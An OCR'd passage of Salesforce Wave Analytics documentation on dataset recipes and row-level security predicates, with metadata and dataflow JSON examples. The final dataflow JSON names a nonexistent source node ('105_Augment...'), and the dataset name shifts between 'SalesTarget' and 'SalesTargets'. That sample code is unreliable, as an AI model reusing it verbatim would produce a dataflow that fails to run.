To access recipe step actions, hover over the step and click .




Note: The actions available for each step depend on the step's position.

Here's what the actions do.

Action	Description
Edit	Edit the current step. You can edit formula fields and field transformations inline.  **Tip:** You can also edit a step by clicking any of the blue values.
Go to Start	Display the preview data as it was at the start of the recipe, before you added any steps. This action is only available for the first step.
Go to	Display the preview data as it was at the current step, before you added any subsequent steps.
Remove	Remove the current step.

Action	Description
Remove all Subsequent	Remove all steps after the current step.

Note: Removing a step may cause subsequent steps to stop working. For example, if you remove a formula field step that is used in a later formula field, Wave can't calculate the second formula. When this happens, the affected step appears in red, with an explanation of the error, alerting you to the need to edit the step.



Save a Dataset Recipe

If you're not ready to create the target dataset, save the recipe and come back to it later. Saving simply saves your steps without you having to create the dataset.

To save a recipe, click **Save**.



You have two options when saving a recipe.

Save Recipe

Save the recipe with the name you provided when you started. The recipe does not run. Use this option to save your progress.

Save As New...

Save a copy of your recipe with the same name you provided when you started. The copy opens in a new tab in the data manager. Use this option to try out different transformations in a recipe, without changing your original recipe.

Important: A recipe you create with the **Save As New** option has the same recipe name and target dataset name as the original recipe. We recommend that you run either the original recipe or the new recipe, but not both, to avoid creating target datasets with the same name.

Open a saved recipe on the Prepare tab of the data manager to update it or run it. See Manage and Monitor Dataset Recipes.


Run a Dataset Recipe

Run a new recipe to create a target dataset, or run an existing recipe to update a target dataset.

When you run a recipe, you select an app for the target dataset, enter a security predicate if necessary, and select the fields to include in your target dataset. You can run a recipe once only, or set it to run on a schedule.

Note: A recipe run counts toward your limit of 24 dataflow runs per day. For example, in an org using the Sales Wave app, a user dataflow, and two recipes, there are four separate dataflows. If you schedule each one to run every six hours, you reach the daily limit. Consider this limit when you run or schedule a recipe.

1. On the dataset recipe page, click **Create Dataset**.
   The Run Recipe dialog appears.



2. From the **App** picklist, select where you want to create the target dataset.
3. If required, enter a security predicate for the target dataset. See Row-Level Security for Datasets.
4. In the list of fields, make sure the fields that you require are selected.

   Note: By default, fields that you have removed or hidden in the recipe preview are not selected. Make sure that you review these fields.

5. Click **Continue**.
   The schedule dialog appears.

EDITIONS


Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To create a recipe:

- "Edit Wave Analytics Dataflows"




6. Either select to run on a schedule and enter a frequency, or select to run once only.
7. Click **Run Dataset Recipe**.
   Your recipe is queued to run.

Manage and Monitor Dataset Recipes

View the status of your recipes and target datasets on the Prepare tab of the data manager. You can open recipes to update or run them, or delete them.

To open the data manager in Wave Analytics, click the gear icon ( ) and then click **Data Manager**.

The Prepare tab in the data manager displays your recipes and their associated target datasets.




A recipe's icon and status indicate its current state.

Icon	Status	Explanation
	Pushed	New or updated recipe that has been run.
	Saved	New or updated recipe that has been saved but not run.

A target dataset's icon and status indicate its current state.

Icon	Status	Explanation
	Up to Date	The dataset has been created and is up to date.
	Not Up to Date	The dataset has been created, but is not currently up to date. This is because its recipe has been updated but not run, or is queued to run.
	Not Created	The dataset has not been created. This is because its recipe has been created but never run, or is queued to be run.


Open a recipe to update it or run it. Either click the recipe or open the actions menu and select **Open Recipe**.



You can also delete a recipe from here.

Note: Deleting a recipe does not delete its target dataset.

Click **Monitor** to view the progress of recipes that you have run. Recipes show as separate jobs in the Jobs View of the monitor.



Row-Level Security for Datasets

If a Wave Analytics user has access to a dataset, they have access to all records in the dataset, by default. However, you can implement row-level security on a dataset to restrict access to records. Some records might contain sensitive data that shouldn't be accessible by everyone.

To implement row-level security, define a predicate for each dataset on which you want to restrict access to records. A *predicate* is a filter condition that defines row-level access to records in a dataset.

When a user submits a query against a dataset that has a predicate, Wave Analytics checks the predicate to determine which records the user has access to. If the user doesn't have access to a record, Wave Analytics does not return that record.

The predicate is flexible and can model different types of security policies. For example, you can create predicates based on:

- Record ownership. Enables each user to view only records that they own.
- Management visibility. Enables each user to view records owned or shared by their subordinates based on a role hierarchy.
- Team or account collaboration. Enables all members of a team, like an opportunity team, to view records shared with the team.
- Combination of different security requirements. For example, you might need to define a predicate based on the Salesforce role hierarchy, teams, and record ownership.

The type of security policy you implement depends on how you want to restrict access to records in the dataset.

Warning: If row-level security isn't applied to a dataset, any user that has access to the dataset can view all records in the dataset.

Considerations when Defining a Predicate for a Dataset

Applying a predicate to a dataset is more than just defining the predicate expression. You also need to consider how the predicate is dependent on the information in the dataset and where to define the predicate expression.

Row-Level Security Example based on Record Ownership

Let's look at an example where you create a dataset based on a CSV file and then implement row-level security based on record ownership. In this example, you will create a dataset that contains sales targets for account owners. To restrict access on each record in the dataset, you will create a security policy where each user can view only sales targets for accounts that they own. This process requires multiple steps that are described in the sections that follow.

Row-Level Security Example based on Opportunity Teams

Let's look at an example where you create a dataset based on Salesforce data and then implement row-level security based on an opportunity team. In this example, you will create a dataset that contains only opportunities associated with an opportunity team. To restrict access on each record in the dataset, you will create a security policy where only opportunity members can view their opportunity. This process requires multiple steps that are described in the sections that follow.

Row-Level Security Example based on Role Hierarchy and Record Ownership

Let's look at an example where you create a dataset based on Salesforce data and then implement row-level security based on the Salesforce role hierarchy and record ownership. In this example, you will create a dataset that contains all opportunities. To restrict access on each record in the dataset, you will create a security policy where each user can view only opportunities that they own or that are owned by their subordinates based on the Salesforce role hierarchy. This process requires multiple steps that are described in the sections that follow.

SEE ALSO:

sfdcRegister Transformation

sfdcRegister Parameters

Considerations when Defining a Predicate for a Dataset

Applying a predicate to a dataset is more than just defining the predicate expression. You also need to consider how the predicate is dependent on the information in the dataset and where to define the predicate expression.

You can create a predicate expression based on information in the dataset. For example, to enable each user to view only dataset records that they own, you can create a predicate based on a dataset column that contains the owner for each record. If needed, you can load additional data into a dataset required by the predicate.

The location where you define the predicate varies.

- To apply a predicate on a dataset created from a dataflow, add the predicate in the **rowLevelSecurityFilter** field of the Register transformation. The next time the dataflow runs, Wave Analytics will apply the predicate.
- To apply a predicate on a dataset created from an external data file, define the predicate in the **rowLevelSecurityFilter** field in the metadata file associated with the external data file. Wave Analytics applies the predicate when you upload the metadata file and external data file. If you already created the dataset from a external data file, you can edit the dataset to apply or change the predicate.

Row-Level Security Example based on Record Ownership

Let's look at an example where you create a dataset based on a CSV file and then implement row-level security based on record ownership. In this example, you will create a dataset that contains sales targets for account owners. To restrict access on each record in the dataset, you will create a security policy where each user can view only sales targets for accounts that they own. This process requires multiple steps that are described in the sections that follow.

Note: Although this example is about applying a predicate to a dataset created from a CSV file, this procedure can also be applied to a dataset that is created from Salesforce data.

1. Determine Which Data to Include in the Dataset
   First, determine what data you want to include in the dataset. For this example, you will create a Targets dataset that contains all sales targets.
2. Determine Row-Level Security for Dataset
   Now it's time to think about row-level security. How will you restrict access to each record in this dataset?
3. Add the Predicate to the Metadata File
   For a dataset created from a CSV file, you can specify the predicate in the metadata file associated with the CSV file or when you edit the dataset.
4. Create the Dataset
   Now that you updated the metadata file with the predicate, you can create the dataset.
5. Test Row-Level Security for the Dataset
   You must verify that the predicate is applied properly and that each user can see their own sales targets.


Determine Which Data to Include in the Dataset

First, determine what data you want to include in the dataset. For this example, you will create a Targets dataset that contains all sales targets.

You will obtain sales targets from the CSV file shown below.

AccountOwner	Region	Target	TargetDate
Tony Santos	Midwest	10000	1/1/2011
Lucy Timmer	Northeast	50000	1/1/2011
Lucy Timmer	Northeast	0	12/1/2013
Bill Rolley	Midwest	15000	1/1/2011
Keith Laz	Southwest	35000	1/1/2011
Lucy Timmer	Southeast	40000	1/1/2011

If you were to create the dataset without implementing row-level security, any user that had access to the dataset would be able to see the sales targets for all account owners. For example, as shown below, Keith would be able to view the sales targets for all account owners.



You need to apply row-level security to restrict access to records in this dataset.

Determine Row-Level Security for Dataset

Now it's time to think about row-level security. How will you restrict access to each record in this dataset?

You decide to implement the following predicate on the dataset.

```
'AccountOwner' == "$User.Name"
```

Note: All predicate examples in this document escape the double quotes because it's required when you enter the predicate in the Register transformation or metadata file.This predicate implements row-level security based on record ownership. Based on the predicate, Wave Analytics returns a sales target record when the user who submits the query on the dataset is the account owner.

Let's take a deeper look into the predicate expression:

- AccountOwner refers to the dataset column that stores the full name of the account owner for each sales target.
- $User.Name refers to the Name column of the User object that stores the full name of each user. Wave Analytics performs a lookup to get the full name of the user who submits each query.

Note: The lookup returns a match when the names in AccountOwner and $User.Name match exactly—they must have the same case.

Add the Predicate to the Metadata File

For a dataset created from a CSV file, you can specify the predicate in the metadata file associated with the CSV file or when you edit the dataset.

You must escape the double quotes around string values when entering a predicate in the metadata file.

In this example, you add the predicate to the metadata file shown below.

```
{
   "fileFormat": {
   "charsetName": "UTF-8",
   "fieldsDelimitedBy": ",",
   "fieldsEnclosedBy": "\"",
   "numberOfLinesToIgnore": 1 },
   "objects": [
      {
         "name": "Targets",
         "fullyQualifiedName": "Targets",
         "label": "Targets",
         "rowLevelSecurityFilter": "'AccountOwner' == \"$User.Name\"",
         "fields": [
      {
         "name": "AccountOwner",
         "fullyQualifiedName": "Targets.AccountOwner",
         "label": "Account Owner",
         "type": "Text"
      },
      {
         "name": "Region",
         "fullyQualifiedName": "Targets.Region",
         "label": "Region",
         "type": "Text"
      },
      {
         "name": "Target",
         "fullyQualifiedName": "Targets.Target",
         "label": "Target",
         "type": "Numeric",
         "precision": 16,
         "scale": 0,
         "defaultValue": "0",
         "format": null
      },
      {
         "name": "TargetDate",
         "fullyQualifiedName": "Targets.TargetDate",
         "label": "TargetDate",
         "description": "",
         "type": "Date",
         "format": "dd/MM/yy HH:mm:ss",
         "isSystemField": false,
         "fiscalMonthOffset": 0
      }
      ]
      }
   ]
}
```

Create the Dataset

Now that you updated the metadata file with the predicate, you can create the dataset.

Warning: If you wish to perform the steps in this sample implementation, perform the steps in a non-production environment. Ensure that these changes do not impact other datasets that you already created.

To create the dataset, perform the following steps.

1. In Wave Analytics, go to the home page.
2. Click **Create** > **Dataset**
3. Click **CSV**.

   The following screen appears.

EDITIONS


Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To upload a CSV and metadata file:

- "Upload External Data to Wave Analytics"



4. Select the CSV file and metadata (schema) file.
5. In the **Dataset Name** field, enter "SalesTarget" as the name of the dataset.
6. Optionally, choose a different app where you want to store the dataset.
7. Click **Create Dataset**.

   Wave Analytics confirms that the upload is successful and then creates a job to create the dataset. You can view the SalesTarget dataset after the job completes successfully.
8. To verify that the job completes successfully, perform the following steps:

a. Click the gear icon ( ) and then select **Data Monitor** to open the data monitor.
By default, the Jobs View of the data monitor appears. It shows the statuses of dataflow and external data upload jobs.

b. Click the Refresh Jobs button ( ) to view the latest statuses of the jobs.

Test Row-Level Security for the Dataset


You must verify that the predicate is applied properly and that each user can see their own sales targets.

1. Log in to Wave Analytics as Keith.
2. Open the SalesTargets dataset.
As shown in the following lens, notice that Keith can see only his sales target.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.



Row-Level Security Example based on Opportunity Teams

Let's look at an example where you create a dataset based on Salesforce data and then implement row-level security based on an opportunity team. In this example, you will create a dataset that contains only opportunities associated with an opportunity team. To restrict access on each record in the dataset, you will create a security policy where only opportunity members can view their opportunity. This process requires multiple steps that are described in the sections that follow.

1. Determine Which Data to Include in the Dataset
First, determine what data you want to include in the dataset. For this example, you will create an OppTeamMember dataset that contains only opportunities associated with an opportunity team.
2. Design the Dataflow to Load the Data
Now it's time to figure out how the dataflow will extract the Salesforce data and load it into a dataset. You start by creating this high-level design for the dataflow.

3. Determine Row-Level Security for the Dataset
   Now it's time to think about row-level security. How will you restrict access to each record in this dataset?
4. Modify the Dataflow Based on Row-Level Security
   It's now time to add the predicate in the dataflow definition file.
5. Create the Dataset
   Now that you have the final dataflow definition file, you can create the dataset.
6. Test Row-Level Security for the Dataset
   You must verify that the predicate is applied properly and that each user can see the appropriate opportunities.

Determine Which Data to Include in the Dataset

First, determine what data you want to include in the dataset. For this example, you will create an OppTeamMember dataset that contains only opportunities associated with an opportunity team.


You will obtain opportunities from the Opportunity object and the opportunity teams from the OpportunityTeamMember object. Both are Salesforce objects.

In this example, your Salesforce organization has the following opportunity team and users.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.



Your organization also contains the following opportunities, most of which are owned by Keith.




Action	Opportunity Name	Account Name	Amount	Close Date	Stage	Opportunity Owner Alias
Edit | Del	Acc - 1000 Widgets	Acc_salesrep		9/4/2014	Prospecting	Tony
Edit | Del	Acme - 1,200 Widgets	Acme	$140,000.00	6/14/2012	Value Proposition	Keith
Edit | Del	Acme - 200 Widgets	Acme	$20,000.00	10/13/2012	Prospecting	Keith
Edit | Del	Acme - 600 Widgets	Acme	$70,000.00	8/10/2012	Needs Analysis	Keith
Edit | Del	ESales_01	East_Sales_acc_01		9/4/2014	Prospecting	Bill
Edit | Del	Global Media - 400...	Global Media	$40,000.00	7/13/2012	Id. Decision Makers	Keith
Edit | Del	salesforce.com - 1...	salesforce.com	$100,000.00	6/14/2012	Negotiation/Review	Keith
Edit | Del	salesforce.com - 2...	salesforce.com	$20,000.00	8/12/2012	Value Proposition	Keith
Edit | Del	salesforce.com - 50...	Global Media	$50,000.00	5/12/2012	Closed Won	Keith
Edit | Del	salesforce.com - 50...	Global Media	$500,000.00	5/12/2012	Closed Won	Keith
Edit | Del	West_Sales_01	West_Sales_Acc_01		9/4/2014	Prospecting	Lucy

Acc - 1000 Widgets is the only opportunity shared by an opportunity team. Bill is the Sales Manager for this opportunity. Tony is the opportunity owner.

Design the Dataflow to Load the Data

Now it's time to figure out how the dataflow will extract the Salesforce data and load it into a dataset. You start by creating this high-level design for the dataflow.



The dataflow will extract data from the Opportunity and OpportunityTeamMember objects, join the data, and then load it into the OppTeamMember dataset.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

Now let's implement that design in JSON, which is the format of the dataflow definition file. A dataflow definition file contains transformations that extract, transform, and load data into a dataset.


Based on the design, you create the JSON shown below.

```
{
   "Extract_OpportunityTeamMember": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "OpportunityTeamMember",
         "fields": [
            { "name": "Name" },
            { "name": "OpportunityId" },
            { "name": "UserId" }
         ]
      }
   },
   "Extract_Opportunity": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   },
   "Augment_OpportunityTeamMember_Opportunity": {
      "action": "augment",
      "parameters": {
         "left": "Extract_OpportunityTeamMember",
         "left_key": [
            "OpportunityId"
         ],
         "relationship": "TeamMember",
```

```
        "right": "Extract_Opportunity",
        "right_key": [
           "Id"
        ],
        "right_select": [
           "Name","Amount"
        ]
     }
  },
  "Register_Dataset": {
     "action": "sfdcRegister",
     "parameters": {
        "alias": "OppTeamMember",
        "name": "OppTeamMember",
        "source": "Augment_OpportunityTeamMember_Opportunity",
        "rowLevelSecurityFilter": ""
     }
  }
}
```

If you were to run this dataflow, Wave Analytics would generate a dataset with no row-level security. As a result, any user that has access to the dataset would be able to see the opportunity shared by the opportunity team.

For example, as shown below, Lucy would be able to view the opportunity that belongs to an opportunity team of which she is not a member.



You need to apply row-level security to restrict access to records in this dataset.

Determine Row-Level Security for the Dataset

Now it's time to think about row-level security. How will you restrict access to each record in this dataset?

You decide to implement the following predicate on the dataset.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

```
'UserId' == "$User.Id"
```

This predicate compares the UserId column in the dataset against the ID of the user running a query against the dataset. The UserId column in the dataset contains the user ID of the team member associated with each opportunity. To determine the ID of the user running the query, Wave Analytics looks up the ID of the user making the query in the User object.

For each match, Wave Analytics returns the record to the user.

Modify the Dataflow Based on Row-Level Security

It's now time to add the predicate in the dataflow definition file.

You add the predicate to the Register transformation that registers the OppTeamMember dataset as shown below.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

```
{
   "Extract_OpportunityTeamMember": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "OpportunityTeamMember",
         "fields": [
            { "name": "Name" },
            { "name": "OpportunityId" },
            { "name": "UserId" }
         ]
      }
   },
   "Extract_Opportunity": {
      "action": "sfdcDigest",
      "parameters": {
```

```
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   },
   "Augment_OpportunityTeamMember_Opportunity": {
      "action": "augment",
      "parameters": {
         "left": "Extract_OpportunityTeamMember",
         "left_key": [
            "OpportunityId"
         ],
         "relationship": "TeamMember",
         "right": "Extract_Opportunity",
         "right_key": [
            "Id"
         ],
         "right_select": [
            "Name","Amount"
         ]
      }
   },
   "Register_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "OppTeamMember",
         "name": "OppTeamMember",
         "source": "105_Augment_OpportunityTeamMember_Opportunity",
         "rowLevelSecurityFilter": "'UserId' == \"$User.Id\""
      }
   }
}
```

Create the Dataset

Now that you have the final dataflow definition file, you can create the dataset.

Warning: If you wish to perform the steps in this sample implementation, verify that you have all required Salesforce objects and fields, and perform the steps in a non-production environment. Ensure that these changes do not impact other datasets that you already created. Also, always make a backup of the existing dataflow definition file before you make changes because you cannot retrieve old versions of the file.

To create the dataset, perform the following steps.

